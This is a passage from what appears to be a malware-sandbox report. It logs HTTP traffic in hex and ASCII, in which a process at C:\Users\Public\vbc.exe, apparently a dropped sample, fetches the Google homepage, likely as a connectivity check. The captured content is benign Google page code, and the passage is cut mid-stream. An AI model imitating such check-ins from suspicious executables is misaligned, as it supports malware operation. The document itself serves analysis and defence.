Cb=function(a){Bb(function(){A("pw",a);D("pw")})};p("lPW",Cb);w.push(["pw",{url:"//ssl.gstatic.com/gb/js/abc/pwm_45f73e4df07a0e388b0fa1f3d30e7280.js"}]);var Eb=[],Fb=function(a){Eb[0]=a},Gb=function(
2021-09-14 19:48:34 UTC	80	IN	Data Raw: 31 29 3b 68 2e 61 28 22 22 29 26 26 28 79 7c 3d 32 29 3b 68 2e 61 28 22 22 29 26 26 28 79 7c 3d 34 29 3b 61 3d 5b 22 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 67 65 6e 5f 32 30 34 3f 61 74 79 70 3d 69 26 7a 78 3d 22 2c 66 2c 22 26 6f 67 65 3d 22 2c 61 2c 22 26 6f 67 65 78 3d 22 2c 6b 2c 22 26 6f 67 65 76 3d 22 2c 6d 2c 22 26 6f 67 66 3d 22 2c 6c 2c 22 26 6f 67 70 3d 22 2c 71 2c 22 26 6f 67 72 70 3d 22 2c 6e 2c 22 26 6f 67 73 72 3d 22 2c 63 2c 22 26 6f 67 76 3d 22 2c 45 2c 55 2c 22 26 6f 67 64 3d 22 2c 49 2c 22 26 6f 67 6c 3d 22 2c 56 2c 22 26 6f 67 63 3d 22 2c 57 2c 22 26 6f 67 75 73 3d 22 2c 79 5d 3b 69 66 28 62 29 7b 22 6f 67 77 22 69 6e 20 62 26 26 28 61 2e 70 75 73 68 28 22 26 6f 67 77 3d 22 2b 62 2e 6f 67 77 29 2c 64 65 6c 65 74 65 20 62 2e Data Ascii: 1);h.a("")&&(y|=2);h.a("")&&(y|=4);a=["//www.google.com/gen_204?atyp=i&zx=",f,"&oge=",a,"&ogex=",k,"&ogev=",m,"&ogf=",l,"&ogp=",q,"&ogrp=",n,"&ogsr=",c,"&ogv=",E,U,"&ogd=",I,"&ogl=",V,"&ogc=",W,"&ogus=",y];if(b){"ogw"in b&&(a.push("&ogw="+b.ogw),delete b.
2021-09-14 19:48:34 UTC	81	IN	Data Raw: 74 2d 75 73 65 72 3d 73 39 36 22 2c 63 70 3a 22 31 22 2c 78 70 3a 68 2e 61 28 22 31 22 29 2c 6d 67 3a 22 25 31 24 73 20 28 64 65 6c 65 67 61 74 65 64 29 22 2c 6d 64 3a 22 25 31 24 73 20 28 64 65 66 61 75 6c 74 29 22 2c 6d 68 3a 22 32 32 30 22 2c 73 3a 22 31 22 2c 70 70 3a 59 62 2c 70 70 6c 3a 68 2e 61 28 22 22 29 2c 70 70 61 3a 68 2e 61 28 22 22 29 2c 0a 70 70 6d 3a 22 47 6f 6f 67 6c 65 2b 20 70 61 67 65 22 7d 3b 76 2e 70 72 66 3d 24 62 7d 3b 76 61 72 20 53 2c 61 63 2c 54 2c 62 63 2c 58 3d 30 2c 63 63 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 2c 63 29 7b 69 66 28 61 2e 69 6e 64 65 78 4f 66 29 72 65 74 75 72 6e 20 61 2e 69 6e 64 65 78 4f 66 28 62 2c 63 29 3b 69 66 28 41 72 72 61 79 2e 69 6e 64 65 78 4f 66 29 72 65 74 75 72 6e 20 41 72 72 61 79 2e 69 6e 64 65 Data Ascii: t-user=s96",cp:"1",xp:h.a("1"),mg:"%1$s (delegated)",md:"%1$s (default)",mh:"220",s:"1",pp:Yb,ppl:h.a(""),ppa:h.a(""),ppm:"Google+ page"};v.prf=$b};var S,ac,T,bc,X=0,cc=function(a,b,c){if(a.indexOf)return a.indexOf(b,c);if(Array.indexOf)return Array.inde
2021-09-14 19:48:34 UTC	82	IN	Data Raw: 65 6f 66 20 61 2e 6c 6f 61 64 7d 2c 6c 63 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 2c 63 2c 64 29 7b 74 72 79 7b 69 63 28 64 6f 63 75 6d 65 6e 74 29 7c 7c 28 64 7c 7c 28 62 3d 22 6f 67 2d 75 70 2d 22 2b 62 29 2c 6a 63 28 29 3f 65 2e 6c 6f 63 61 6c 53 74 6f 72 61 67 65 2e 73 65 74 49 74 65 6d 28 62 2c 63 29 3a 6b 63 28 61 29 26 26 28 61 2e 73 65 74 41 74 74 72 69 62 75 74 65 28 62 2c 63 29 2c 61 2e 73 61 76 65 28 61 2e 69 64 29 29 7d 63 61 74 63 68 28 66 29 7b 66 2e 63 6f 64 65 21 3d 44 4f 4d 45 78 63 65 70 74 69 6f 6e 2e 51 55 4f 54 41 5f 45 58 43 45 45 44 45 44 5f 45 52 52 26 26 72 28 66 2c 22 75 70 22 2c 22 73 70 64 22 29 7d 7d 2c 6d 63 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 2c 63 29 7b 74 72 79 7b 69 66 28 69 63 28 64 6f 63 75 6d 65 6e 74 29 29 72 65 Data Ascii: eof a.load},lc=function(a,b,c,d){try{ic(document)||(d||(b="og-up-"+b),jc()?e.localStorage.setItem(b,c):kc(a)&&(a.setAttribute(b,c),a.save(a.id)))}catch(f){f.code!=DOMException.QUOTA_EXCEEDED_ERR&&r(f,"up","spd")}},mc=function(a,b,c){try{if(ic(document))re
2021-09-14 19:48:34 UTC	83	IN	Data Raw: 2e 6c 69 62 73 26 26 43 26 26 43 28 6c 5b 31 5d 2e 6c 69 62 73 29 29 3b 6d 3c 6b 2e 6c 65 6e 67 74 68 26 26 73 65 74 54 69 6d 65 6f 75 74 28 61 2c 30 29 7d 66 75 6e 63 74 69 6f 6e 20 62 28 29 7b 30 3c 66 2d 2d 3f 73 65 74 54 69 6d 65 6f 75 74 28 62 2c 30 29 3a 61 28 29 7d 76 61 72 20 63 3d 68 2e 61 28 22 31 22 29 2c 64 3d 68 2e 61 28 22 22 29 2c 66 3d 33 2c 6b 3d 77 2c 6d 3d 30 2c 6e 3d 77 69 6e 64 6f 77 2e 67 62 61 72 4f 6e 52 65 61 64 79 3b 69 66 28 6e 29 74 72 79 7b 6e 28 29 7d 63 61 74 63 68 28 6c 29 7b 72 28 6c 2c 22 6d 6c 22 2c 22 6f 72 22 29 7d 64 3f 70 28 22 6c 64 22 2c 61 29 3a 63 3f 63 61 28 77 69 6e 64 6f 77 2c 22 6c 6f 61 64 22 2c 62 29 3a 62 28 29 7d 70 28 22 72 64 6c 22 2c 71 63 29 3b 7d 63 61 74 63 68 28 65 29 7b 77 69 6e 64 6f 77 2e 67 Data Ascii: .libs&&C&&C(l[1].libs));m<k.length&&setTimeout(a,0)}function b(){0<f--?setTimeout(b,0):a()}var c=h.a("1"),d=h.a(""),f=3,k=w,m=0,n=window.gbarOnReady;if(n)try{n()}catch(l){r(l,"ml","or")}d?p("ldb",a):c?ca(window,"load",b):b()}p("rdl",qc);}catch(e){window.g

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:34 UTC	85	IN	Data Raw: 61 72 20 62 3d 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 42 79 49 64 28 22 67 62 5f 22 2b 67 29 2c 63 3d 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 42 79 49 64 28 22 67 62 5f 22 2b 61 29 3b 62 26 26 66 2e 6c 28 62 2c 68 2e 74 65 73 74 28 62 2e 63 6c 61 73 73 4e 61 6d 65 29 3f 22 67 62 6d 30 6c 22 3a 22 67 62 7a 30 6c 22 29 3b 63 26 26 66 2e 6b 28 63 2c 68 2e 74 65 73 74 28 63 2e 63 6c 61 73 73 4e 61 6d 65 29 3f 22 67 62 6d 30 6c 22 3a 22 67 62 7a 30 6c 22 29 7d 63 61 74 63 68 28 6c 29 7b 64 28 6c 2c 22 73 6a 22 2c 22 73 73 70 22 29 7d 67 3d 61 7d 2c 6d 3d 65 2e 71 73 2c 6e 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 76 61 72 20 62 3d 61 2e 68 72 65 66 3b 76 61 72 20 63 3d 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 Data Ascii: ar b=document.getElementById("gb_"+g),c=document.getElementById("gb_"+a);b&&f.l(b,h.test(b.classNa me)?"gbm0l":"gbz0l");c&&f.k(c,h.test(c.className)?"gbm0l":"gbz0l")}catch(l){d(l,"sj","ssp")}g=a},m=e.qs,n=function(a){var b=a.href;var c=window.location.href
2021-09-14 19:48:34 UTC	86	IN	Data Raw: 7d 3a 6b 5b 6c 5d 3d 67 3b 7d 63 61 74 63 68 28 65 29 7b 77 69 6e 64 6f 77 2e 67 62 61 72 26 26 67 62 61 72 2e 6c 6f 67 67 65 72 26 26 67 62 61 72 2e 6c 6f 67 67 65 72 2e 6d 6c 28 65 2c 7b 22 5f 73 6e 22 3a 22 63 66 67 2e 69 6e 69 74 22 7d 29 3b 7d 7d 29 28 29 3b 0a 28 66 75 6e 63 74 69 6f 6e 28 29 7b 74 72 79 7b 2f 2a 0a 0a 20 43 6f 70 79 72 69 67 68 74 20 54 68 65 20 43 6c 6f 73 75 72 65 20 4c 69 62 72 61 72 79 20 41 75 74 68 6f 72 73 2e 0a 20 53 50 44 58 2d 4c 69 63 65 6e 73 65 2d 49 64 65 6e 74 69 66 69 65 72 3a 20 41 70 61 63 68 65 2d 32 2e 30 0a 2a 2f 0a 77 69 6e 64 6f 77 2e 67 62 61 72 2e 72 64 6c 28 29 3b 7d 63 61 74 63 68 28 65 29 7b 77 69 6e 64 6f 77 2e 67 62 61 72 26 26 67 62 61 72 2e 6c 6f 67 67 65 72 26 26 67 62 61 72 2e 6c 6f 67 67 65 72 2e Data Ascii: }:k[l]=g;}catch(e){window.gbar&&gbar.logger&&gbar.logger.ml(e,{"_sn":"cfg.init"});}})();(function(){try{/* Copyright The Closure Library Authors. SPDX-License-Identifier: Apache-2.0*/window.gbar.rdl();}catch(e){window.gbar&&gbar .logger&&gbar.logger.
2021-09-14 19:48:34 UTC	87	IN	Data Raw: 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 6c 61 79 2e 67 6f 67 6c 65 2e 63 6f 6d 2f 3f 68 6c 3d 65 6e 26 74 61 62 3d 77 38 22 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 74 62 32 3e 3c 2f 73 70 61 6e 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 74 73 3e 50 6c 61 79 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 2f 6c 69 3e 3c 6c 69 20 63 6c 61 73 73 3d 67 62 74 3e 3c 61 20 63 6c 61 73 73 3d 67 62 7a 74 20 69 64 3d 67 62 5f 33 36 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 6f 75 74 75 62 65 2e 63 6f 6d 2f 3f 67 6c 3d 47 42 26 74 61 62 3d 77 31 22 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 74 62 32 3e 3c 2f 73 70 61 6e 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 74 73 3e 59 6f 75 54 75 62 65 3c 2f 73 70 61 6e 3e 3c 2f 61 3e 3c 2f 6c 69 3e 3c 6c Data Ascii: ref="https://play.google.com/?hl=en&tab=w8">Play <li class=gbt> YouTube <l
2021-09-14 19:48:34 UTC	88	IN	Data Raw: 3c 2f 6c 69 3e 3c 6c 69 20 63 6c 61 73 73 3d 67 62 6d 74 63 3e 3c 61 20 63 6c 61 73 73 3d 67 62 6d 74 20 69 64 3d 67 62 5f 35 31 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 74 72 61 6e 73 6c 61 74 65 2e 67 6f 6f 67 6c 65 2e 63 6f 2e 75 6b 2f 3f 68 6c 3d 65 6e 26 74 61 62 3d 77 54 22 3e 54 72 61 6e 73 6c 61 74 65 3c 2f 61 3e 3c 2f 6c 69 3e 3c 6c 69 20 63 6c 61 73 73 3d 67 62 6d 74 63 3e 3c 61 20 63 6c 61 73 73 3d 67 62 6d 74 20 69 64 3d 67 62 5f 31 30 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 62 6f 6f 6b 73 2e 67 6f 6f 67 6c 65 2e 63 6f 2e 75 6b 2f 3f 68 6c 3d 65 6e 26 74 61 62 3d 77 70 22 3e 42 6f 6f 6b 73 3c 2f 61 3e 3c 2f 6c 69 3e 3c 6c 69 20 63 6c 61 73 73 3d 67 62 6d 74 63 3e 3c 61 20 63 6c 61 73 73 3d 67 62 6d 74 20 69 64 3d 67 62 5f 36 20 68 72 Data Ascii: <li class=gbmtc>Tr anslate <li class=gbmtc>Books <li class=gbmtc><a class=gbmt id=gb_6 hr
2021-09-14 19:48:34 UTC	90	IN	Data Raw: 3c 2f 68 32 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 74 63 62 3e 3c 2f 73 70 61 6e 3e 3c 6f 6c 20 63 6c 61 73 73 3d 67 62 74 63 3e 3c 6c 69 20 63 6c 61 73 73 3d 67 62 74 3e 3c 61 20 74 61 72 67 65 74 3d 5f 74 6f 70 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 63 63 6f 75 6e 74 73 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 53 65 72 76 69 63 65 4c 6f 67 69 6e 3f 68 6c 3d 65 6e 26 70 61 73 73 69 76 65 3d 74 72 75 65 26 63 6f 6e 74 69 6e 75 65 3d 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 26 65 63 3d 47 41 5a 41 41 51 22 20 6f 6e 63 6c 69 63 6b 3d 22 67 62 61 72 2e 6c 6f 67 67 65 72 2e 69 6c 28 39 2c 7b 6c 3a 27 69 27 7d 29 22 20 69 64 3d 67 62 5f 37 30 20 63 6c 61 73 73 3d 67 62 67 74 3e 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 74 Data Ascii: </h2><ol class=gbtc><li class=gbt><a target=_top href="https://accounts.g oogle.com/ServiceLogin?hl=en&passive=true&continue=https://www.google.com/&ec=GAZAAQ" onclick="gbar.logger.il(9, {l:'i'})" id=gb_70 class=gbgt><span class=gbt
2021-09-14 19:48:34 UTC	91	IN	Data Raw: 6c 67 61 22 3e 3c 69 6d 67 20 61 6c 74 3d 22 47 6f 6f 67 6c 65 22 20 68 65 69 67 68 74 3d 22 39 32 22 20 73 72 63 3d 22 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 31 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 77 68 69 74 65 5f 62 61 63 6b 67 72 6f 75 6e 64 5f 63 6f 6c 6f 72 5f 32 37 32 78 39 32 64 70 2e 70 6e 67 22 20 73 74 79 6c 65 3d 22 70 61 64 64 69 6e 67 3a 32 38 70 78 20 30 20 31 34 70 78 22 20 77 69 64 74 68 3d 22 32 37 32 22 20 69 64 3d 22 68 70 6f 6f 67 6f 22 3e 3c 62 72 3e 3c 62 72 3e 3c 2f 64 69 76 3e 3c 66 6f 72 6d 20 61 63 74 69 6f 6e 3d 22 2f 73 65 61 72 63 68 22 20 6e 61 6d 65 3d 22 66 22 3e 3c 74 61 62 6c 65 20 63 65 6c 6c 70 61 64 64 69 6e 67 3d 22 30 22 20 63 65 6c 6c 73 70 61 63 69 6e 67 3d 22 30 22 Data Ascii: lga"><img alt="Google" height="92" src="/images/branding/googlelogo/1x/googlelogo_white_background _color_272x92dp.png" style="padding:28px 0 14px" width="272" id="hplogo"> <form action="/search" name="f"><table cellpadding="0" cellspacing="0"
2021-09-14 19:48:34 UTC	92	IN	Data Raw: 77 41 4d 41 41 41 41 41 59 55 45 4b 6f 6d 72 6a 30 68 6a 44 6f 33 4a 53 34 4d 66 53 72 48 58 52 79 78 31 44 38 38 49 69 22 20 6e 61 6d 65 3d 22 69 66 6c 73 69 67 22 20 74 79 70 65 3d 22 68 69 64 64 65 6e 22 3e 3c 2f 73 70 61 6e 3e 3c 2f 73 70 61 6e 3e 3c 2f 74 64 3e 3c 74 64 20 63 6c 61 73 73 3d 22 66 6c 20 73 62 6c 63 22 20 61 6c 69 67 6e 3d 22 6c 65 66 74 22 20 6e 6f 77 72 61 70 3d 22 22 20 77 69 64 74 68 3d 22 32 35 25 22 3e 3c 61 20 68 72 65 66 3d 22 2f 61 64 76 61 6e 63 65 64 5f 73 65 61 72 63 68 3f 68 6c 3d 65 6e 2d 47 42 26 61 6d 70 3b 61 75 74 68 75 73 65 72 3d 30 22 3e 41 64 76 61 6e 63 65 64 20 73 65 61 72 63 68 3c 2f 61 3e 3c 2f 74 64 3e 3c 2f 74 72 3e 3c 2f 74 61 62 6c 65 3e 3c 69 6e 70 75 74 20 69 64 3d 22 67 62 76 22 20 6e 61 6d 65 3d 22 67 Data Ascii: wAMAAAAAYUEKomrj0hjDo3JS4MfSrHXRyx1D88Ii" name="iflsig" type="hidden"></td><td class="fl sblc" align="left" nowrap="" width="25%">Advanced search</td></tr></table><input id="gbv" name="g
2021-09-14 19:48:34 UTC	94	IN	Data Raw: 64 69 76 3e 3c 2f 64 69 76 3e 3c 70 20 73 74 79 6c 65 3d 22 66 6f 6e 74 2d 73 69 7a 65 3a 38 70 74 3b 63 6f 6c 6f 72 3a 23 37 30 37 35 37 61 22 3e 26 63 6f 70 79 3b 20 32 30 32 31 20 2d 20 3c 61 20 68 72 65 66 3d 22 2f 69 6e 74 6c 2f 65 6e 2f 70 6f 6c 69 63 69 65 73 2f 70 72 69 76 61 63 79 2f 22 3e 50 72 69 76 61 63 79 3c 2f 61 3e 20 2d 20 3c 61 20 68 72 65 66 3d 22 2f 69 6e 74 6c 2f 65 6e 2f 70 6f 6c 69 63 69 65 73 2f 74 65 72 6d 73 2f 22 3e 54 65 72 6d 73 3c 2f 61 3e 3c 2f 70 3e 3c 2f 73 70 61 6e 3e 3c 2f 63 65 6e 74 65 72 3e 3c 73 63 72 69 70 74 20 6e 6f 6e 63 65 3d 22 70 6e 76 74 47 35 77 63 70 4e 4f 76 64 39 75 74 54 49 42 58 2f 41 3d 3d 22 3e 28 66 75 6e 63 74 69 6f 6e 28 29 7b 77 69 6e 64 6f 77 2e 67 6f 6f 67 6c 65 2e 63 64 6f 3d 7b 68 65 69 67 68 Data Ascii: div> © 2021 - Privacy - Terms <script nonce="pnvtG5wcpNOvd9utTIBX/A==">(function(){window.google.cdo={heigh

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:34 UTC	95	IN	Data Raw: 43 61 73 65 28 29 29 3b 63 3d 62 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 63 29 3b 69 66 28 76 6f 69 64 20 30 3d 3d 3d 67 29 7b 62 3d 6e 75 6c 6c 3b 76 61 72 20 6b 3d 65 2e 74 72 75 73 74 65 64 54 79 70 65 73 3b 69 66 28 6b 26 26 6b 2e 63 72 65 61 74 65 50 6f 6c 69 63 79 29 7b 74 72 79 7b 62 3d 6b 2e 63 72 65 61 74 65 50 6f 6c 69 63 79 28 22 67 6f 6f 67 23 68 74 6d 6c 22 2c 7b 63 72 65 61 74 65 48 54 4d 4c 3a 66 2c 63 72 65 61 74 65 53 63 72 69 70 74 3a 66 2c 63 72 65 61 74 65 53 63 72 69 70 74 55 52 4c 3a 66 7d 29 7d 63 61 74 63 68 28 70 29 7b 65 2e 63 6f 6e 73 6f 6c 65 26 26 65 2e 63 6f 6e 73 6f 6c 65 2e 65 72 72 6f 72 28 70 2e 6d 65 73 73 61 67 65 29 7d 67 3d 62 7d 65 6c 73 65 20 67 3d 62 7d 61 3d 28 62 3d 67 29 3f 62 2e 63 72 65 61 74 65 53 63 72 Data Ascii: Case());c=b.createElement(c);if(void 0===g){b=null;var k=e.trustedTypes;if(k&&k.createPolicy){try{b=k.create Policy("goog#html",{createHTML:f,createScript:f,createScriptURL:f})}catch(p){e.console&&e.console.error(p.mess age)}g=b}else g=b}a=(b=g)?b.createScr
2021-09-14 19:48:34 UTC	96	IN	Data Raw: 5c 78 32 32 6a 73 6f 6e 70 5c 78 32 32 3a 74 72 75 65 2c 5c 78 32 32 6d 73 67 73 5c 78 32 32 3a 7b 5c 78 32 32 63 69 62 6c 5c 78 32 32 3a 5c 78 32 32 43 6c 65 61 72 20 53 65 61 72 63 68 5c 78 32 32 2c 5c 78 32 32 64 79 6d 5c 78 32 32 3a 5c 78 32 32 44 69 64 20 79 6f 75 20 6d 65 61 6e 3a 5c 78 32 32 2c 5c 78 32 32 6c 63 6b 79 5c 78 32 32 3a 5c 78 32 32 49 5c 5c 75 30 30 32 36 23 33 39 3b 6d 20 46 65 65 6c 69 6e 67 20 4c 75 63 6b 79 5c 78 32 32 2c 5c 78 32 32 6c 6d 6c 5c 78 32 32 3a 5c 78 32 32 4c 65 61 72 6e 20 6d 6f 72 65 5c 78 32 32 2c 5c 78 32 32 6f 73 6b 74 5c 78 32 32 3a 5c 78 32 32 49 6e 70 75 74 20 74 6f 6f 6c 73 5c 78 32 32 2c 5c 78 32 32 70 73 72 63 5c 78 32 32 3a 5c 78 32 32 54 68 69 73 20 73 65 61 72 63 68 20 77 61 73 20 72 65 6d 6f 76 65 64 20 Data Ascii: \x22jsonp\x22:true,\x22msgs\x22:{\x22cibl\x22:\x22Clear Search\x22,\x22dym\x22:\x22Did you mean:\x 22,\x22lcky\x22:\x22I\\u0026#39;m Feeling Lucky\x22,\x22lml\x22:\x22Learn more\x22,\x22oskt\x22:\x22Input tool s\x22,\x22psrc\x22:\x22This search was removed
2021-09-14 19:48:34 UTC	97	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49170	172.217.168.36	443	C:\Users\Public\vbc.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:40 UTC	97	OUT	GET / HTTP/1.1 Host: www.google.com Connection: Keep-Alive
2021-09-14 19:48:40 UTC	97	IN	HTTP/1.1 200 OK Date: Tue, 14 Sep 2021 19:48:40 GMT Expires: -1 Cache-Control: private, max-age=0 Content-Type: text/html; charset=ISO-8859-1 P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info." Server: gws X-XSS-Protection: 0 X-Frame-Options: SAMEORIGIN Set-Cookie: CONSENT=PENDING+754; expires=Fri, 01-Jan-2038 00:00:00 GMT; path=/; domain=.google.com; Secure Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Accept-Ranges: none Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked
2021-09-14 19:48:40 UTC	98	IN	Data Raw: 35 31 32 62 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 69 74 65 6d 73 63 6f 70 65 3d 22 22 20 69 74 65 6d 74 79 70 65 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 2e 6f 72 67 2f 57 65 62 50 61 67 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 47 42 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 3e 3c 6d 65 74 61 20 63 6f 6e 74 65 6e 74 3d 22 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 2f 31 78 2f 67 6f 6f 67 6c 65 67 5f 73 74 61 6e 64 61 72 64 5f 63 6f 6c 6f 72 5f 31 32 38 64 70 2e 70 6e 67 22 20 69 74 65 6d 70 72 6f 70 3d 22 69 6d 61 67 65 Data Ascii: 512b<!doctype html><html itemscope="" itemtype="http://schema.org/WebPage" lang="en-GB"><head><meta content="text/html; charset=UTF-8" http-equiv="Content-Type"><meta content="/images/branding/googleg/1x/goog leg_standard_color_128dp.png" itemprop="image
2021-09-14 19:48:40 UTC	98	IN	Data Raw: 2c 31 30 38 2c 33 34 30 36 2c 36 30 36 2c 32 30 32 33 2c 31 37 37 37 2c 35 32 30 2c 31 34 36 37 30 2c 33 32 32 37 2c 32 38 34 35 2c 37 2c 35 35 39 39 2c 36 37 35 35 2c 35 30 39 36 2c 31 36 33 32 30 2c 39 30 38 2c 32 2c 39 34 31 2c 32 36 31 34 2c 31 33 31 34 32 2c 33 2c 35 37 36 2c 31 30 31 34 2c 31 2c 35 34 34 35 2c 31 34 38 2c 31 31 33 32 33 2c 32 36 35 32 2c 34 2c 31 35 32 38 2c 32 33 30 34 2c 31 32 33 36 2c 35 38 30 33 2c 37 34 2c 31 39 38 33 2c 32 36 32 37 2c 32 30 31 34 2c 31 33 36 31 31 2c 34 37 36 34 2c 32 36 35 38 2c 34 32 34 33 2c 33 31 31 34 2c 33 30 2c 31 33 36 32 38 2c 32 33 30 35 2c 36 33 38 2c 31 34 39 34 2c 35 35 38 36 2c 33 37 37 32 2c 37 34 32 38 2c 36 35 31 2c 31 38 37 30 2c 33 33 30 33 2c 32 35 33 33 2c 39 39 32 2c 33 31 30 32 2c 33 31 Data Ascii: ,108,3406,606,2023,1777,520,14670,3227,2845,7,5599,6755,5096,16320,908,2,941,2614,13142,3,576,1014 ,1,5445,148,11323,2652,4,1528,2304,1236,5803,74,1983,2627,2014,13611,4764,2658,4243,3114,30,13628,2305,638,149 4,5586,3772,7428,651,1870,3303,2533,992,3102,31
2021-09-14 19:48:40 UTC	99	IN	Data Raw: 72 28 76 61 72 20 62 3b 61 26 26 28 21 61 2e 67 65 74 41 74 74 72 69 62 75 74 65 7c 7c 21 28 62 3d 61 2e 67 65 74 41 74 74 72 69 62 75 74 65 28 22 65 69 64 22 29 29 29 3b 29 61 3d 61 2e 70 61 72 65 6e 74 4e 6f 64 65 3b 72 65 74 75 72 6e 20 62 7c 7c 68 7d 66 75 6e 63 74 69 6f 6e 20 6d 28 61 29 7b 66 6f 72 28 76 61 72 20 62 3d 6e 75 6c 6c 3b 61 26 26 28 21 61 2e 67 65 74 41 74 74 72 69 62 75 74 65 7c 7c 21 28 62 3d 61 2e 67 65 74 41 74 74 72 69 62 75 74 65 28 22 6c 65 69 64 22 29 29 29 3b 29 61 3d 61 2e 70 61 72 65 6e 74 4e 6f 64 65 3b 72 65 74 75 72 6e 20 62 7d 0a 66 75 6e 63 74 69 6f 6e 20 6e 28 61 2c 62 2c 63 2c 64 2c 67 29 7b 76 61 72 20 65 3d 22 22 3b 63 7c 7c 2d 31 21 3d 3d 62 2e 73 65 61 72 63 68 28 22 26 65 69 3d 22 29 7c 7c 28 65 3d 22 26 65 69 3d Data Ascii: r(var b;a&&(!a.getAttribute||!(b=a.getAttribute("eid")));)a=a.parentNode;return b||h}function m(a){for(var b =null;a&&(!a.getAttribute||!(b=a.getAttribute("leid")));)a=a.parentNode;return b}function n(a,b,c,d,g){var e="";c||-1!== b.search("&ei=")||(e="&ei=

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:40 UTC	101	IN	Data Raw: 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 22 73 75 62 6d 69 74 22 2c 66 75 6e 63 74 69 6f 6e 28 62 29 7b 76 61 72 20 61 3b 69 66 28 61 3d 62 2e 74 61 72 67 65 74 29 7b 76 61 72 20 63 3d 61 2e 67 65 74 41 74 74 72 69 62 75 74 65 28 22 64 61 74 61 2d 73 75 62 6d 69 74 66 61 6c 73 65 22 29 3b 61 3d 22 31 22 3d 3d 3d 63 7c 7c 22 71 22 3d 3d 3d 63 26 26 21 61 2e 65 6c 65 6d 65 6e 74 73 2e 71 2e 76 61 6c 75 65 3f 21 30 3a 21 31 7d 65 6c 73 65 20 61 3d 21 31 3b 61 26 26 28 62 2e 70 72 65 76 65 6e 74 44 65 66 61 75 6c 74 28 29 2c 62 2e 73 74 6f 70 50 72 6f 70 61 67 61 74 69 6f 6e 28 29 29 7d 2c 21 30 29 3b 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 2e 61 64 64 45 76 65 6e Data Ascii: t.documentElement.addEventListener("submit",function(b){var a;if(a=b.target){var c=a.getAttribute("data-submitfalse");a="1"===c||"q"===c&&!a.elements.q.value?!0:!1}else a=!1;a&&(b.preventDefault(),b.stopPropagation())},!0);document.documentElement.addEven
2021-09-14 19:48:40 UTC	102	IN	Data Raw: 6f 70 61 63 69 74 79 3a 30 20 21 69 6d 70 6f 72 74 61 6e 74 3b 66 69 6c 74 65 72 3a 61 6c 70 68 61 28 6f 70 61 63 69 74 79 3d 30 29 20 21 69 6d 70 6f 72 74 61 6e 74 7d 2e 67 62 6d 7b 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 7a 2d 69 6e 64 65 78 3a 39 39 39 3b 74 6f 70 3a 2d 39 39 39 70 78 3b 76 69 73 69 62 69 6c 69 74 79 3a 68 69 64 64 65 6e 3b 74 65 78 74 2d 61 6c 69 67 6e 3a 6c 65 66 74 3b 62 6f 72 64 65 72 3a 31 70 78 20 73 6f 6c 69 64 20 23 62 65 62 65 62 65 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 66 66 66 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 2d 31 70 78 20 31 70 78 20 31 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 32 70 78 20 34 